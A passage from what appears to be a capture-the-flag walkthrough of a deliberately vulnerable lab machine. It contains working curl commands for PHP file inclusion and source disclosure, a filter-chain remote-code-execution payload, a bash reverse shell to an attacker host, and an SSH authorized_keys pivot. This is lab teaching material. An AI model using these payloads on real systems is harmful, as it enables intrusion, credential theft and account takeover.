We’ll run the link with URL encoding so the special characters don’t get mangled:
curl -sS --get \
--data-urlencode 'file=php://filter/resource=supersecretmessageforadmin' \
"http://$TARGET_IP/secret-script.php"
Wow. Touché.
The file inclusion worked, but the message is winking at us: “If you know, you know.”
We need to read the PHP source. Requesting secret-script.php normally would execute it. We can one-up them, though.
The convert.base64-encode filter returns the source as Base64 instead:
curl -sS --get \
--data-urlencode 'file=php://filter/convert.base64-encode/resource=secret-script.php' \
"http://$TARGET_IP/secret-script.php" | base64 -d
This is similar to reverse engineering: don’t interact with what the application displays. Find a way to inspect the code underneath.
Here, the PHP filter Base64-encodes the server-side source. PHP returns it instead of executing it.
Let’s remove | base64 -d and see exactly what the server sends back:
curl -sS --get \
--data-urlencode 'file=php://filter/convert.base64-encode/resource=secret-script.php' \
"http://$TARGET_IP/secret-script.php"
The Base64 decodes to:
<?php
  //echo "Hello World";
  if(isset($_GET['file'])) {
    $file = $_GET['file'];
    include($file);
  }
?>
The vulnerable part is this:
$file = $_GET['file'];
include($file);
That says, “Take whatever filename the visitor supplies and include it. No need to check if it is safe.”
Confirmed: Local File Inclusion and support for PHP wrappers.
Let’s Find the Users
First, let’s confirm regular ole’ local file reading:
curl -sS --get \
--data-urlencode 'file=/etc/passwd' \
"http://$TARGET_IP/secret-script.php" | head
Oh yeah. /etc/passwd is there, meaning we’ve confirmed that the server will include arbitrary readable local files.
Let’s use /etc/passwd for enumeration and look for accounts with interactive shells:
curl -sS --get \
--data-urlencode 'file=/etc/passwd' \
"http://$TARGET_IP/secret-script.php" |
grep -E '/bin/(bash|sh)$'
OMG. Comté is a type of cheese. That is no accident.
Let’s check the typical user-flag location through LFI:
curl -sS --get \
--data-urlencode 'file=/home/comte/user.txt' \
"http://$TARGET_IP/secret-script.php"
user.txt is there, but Apache’s www-data account can’t read it.
Logging In Not Required
Let’s try the source-disclosure technique on the login backend. We know login.php exists, and it just might show us how the login works. Maybe even credentials:
curl -sS --get \
--data-urlencode 'file=php://filter/convert.base64-encode/resource=login.php' \
"http://$TARGET_IP/secret-script.php" | base64 -d
What a treasure trove.
We now have database credentials for comte.

We also see a SQL injection vuln. The username is inserted into the query without escaping.

Even better, a successful login doesn’t create an authenticated session. It redirects to:
secret-script.php?file=supersecretadminpanel.htmlGuess what? We already control the file parameter. We don’t need to battle and win against the login form to view that file:
curl -sS --get \
--data-urlencode 'file=supersecretadminpanel.html' \
"http://$TARGET_IP/secret-script.php"
Hello, completely unauthenticated admin panel. Nice to pwn you.
The shell looks mostly decorative. The three links point to the same empty pages we already inspected.
BUT! We have an exposed credential pair.
Let’s pwn Comté:
ssh comte@"$TARGET_IP"Nope. SSH won’t take the password. It’s not a reused credential.
That’s okay.
From LFI to RCE
Our LFI uses PHP’s include(), so we’ll test whether it can include PHP code passed through the request body:
curl -sS -X POST \
--data-binary '<?php system("id"); ?>' \
"http://$TARGET_IP/secret-script.php?file=php%3A%2F%2Finput"
No output. That route didn’t work.
We’ll use a filter-chain generator with a little help from automation scripts. The chain uses PHP conversion filters to create our PHP payload inside php://temp, which is then executed by include().
Here’s the GitHub repo:
https://github.com/synacktiv/php_filter_chain_generator
First, clone the generator:
cd ~/Downloads
git clone https://github.com/synacktiv/php_filter_chain_generator.git
cd php_filter_chain_generator
Next, generate a command-execution chain and store it in a shell variable:
CHAIN=$(python3 php_filter_chain_generator.py \
--chain '<?php system($_GET["cmd"]); ?>' |
tail -n 1)
Test it with the innocent old id command:
curl -sS --get \
--data-urlencode "file=$CHAIN" \
--data-urlencode 'cmd=id' \
"http://$TARGET_IP/secret-script.php"
That gave us nothing useful.
Let’s try this hot little number:
printf 'Chain length: %s\n' "${#CHAIN}"

curl -sS -o /tmp/chain-response \
-w 'HTTP status: %{http_code}\nResponse bytes: %{size_download}\n' \
--get \
--data-urlencode "file=$CHAIN" \
--data-urlencode 'cmd=id' \
"http://$TARGET_IP/secret-script.php"

wc -c /tmp/chain-response
head -c 300 /tmp/chain-response
Bam. RCE, baby.
We have confirmed remote command execution as www-data. We’ll clean out the garbage with strings later.
The Cheese Troll
Let’s identify the web application’s directory and contents:
curl -sS --get \
--data-urlencode "file=$CHAIN" \
--data-urlencode 'cmd=pwd; ls -la' \
"http://$TARGET_IP/secret-script.php" |
strings
Well, I see the breadcrumb (or red herring): supersecretmessageforadmin. No extension. 25 bytes.
Let’s read it through command execution:
curl -sS --get \
--data-urlencode "file=$CHAIN" \
--data-urlencode 'cmd=cat /var/www/html/supersecretmessageforadmin' \
"http://$TARGET_IP/secret-script.php" |
strings
Wow. Magnificent trolling.
Shell Time
We have command execution, so let’s turn it into a reverse shell.
Start the listener in a separate terminal:
rlwrap nc -lvnp 4444Then, from the terminal where $CHAIN exists, send the callback:
curl -sS --get \
--data-urlencode "file=$CHAIN" \
--data-urlencode 'cmd=bash -c "bash -i >& /dev/tcp/$ATTACKER_IP/4444 0>&1"' \
"http://$TARGET_IP/secret-script.php"
Shell time.
Let’s give the shell basic terminal functionality:
python3 -c 'import pty; pty.spawn("/bin/bash")'
export TERM=xterm
And run the usual suspects:
id
hostname
ls -la /home/comte
We can see the user flag, but www-data can’t read it…yet.
Only comte can read and modify it, meaning it’s time to become The Big Cheese.
The .sudo_as_admin_successful marker tells us that comte has successfully used sudo before. A sudo pivot may be in our near future.
Becoming The Big Cheese
The .ssh directory is searchable, so we’ll start there:
ls -la /home/comte/.ssh
And we have a pivot. authorized_keys is world-writable.
What does that mean? www-data can add an SSH public key that will be accepted as comte.
In your local terminal, create a dedicated Cheese CTF key:
ssh-keygen -t ed25519 -f ~/.ssh/cheese_ctf -N ''
cat ~/.ssh/cheese_ctf.pub
Copy the complete ssh-ed25519 ... line.
Then, back in the reverse shell, append it. Replace PASTE_PUBLIC_KEY_HERE with the complete line:
printf '%s\n' 'PASTE_PUBLIC_KEY_HERE' >> /home/comte/.ssh/authorized_keysConfirm it landed:
cat /home/comte/.ssh/authorized_keys
Connect from your local terminal:
ssh -i ~/.ssh/cheese_ctf comte@"$TARGET_IP"
We are officially The Big Cheese.
Let’s grab that user flag:
id
cat ~/user.txt
User flag:
THM{REDACTED}Oddly Specific Sudo Permissions
Let’s see what comte can run with sudo:
sudo -n -l
These are some oddly specific sudo permissions:
/bin/systemctl daemon-reload
/bin/systemctl restart exploit.timer
/bin/systemctl start exploit.timer
/bin/systemctl enable exploit.timer
A systemd timer activates its corresponding service. Let’s inspect both files and their permissions:
systemctl cat exploit.timer
systemctl cat exploit.service

ls -l \
/etc/systemd/system/exploit.* \
/lib/systemd/system/exploit.* \
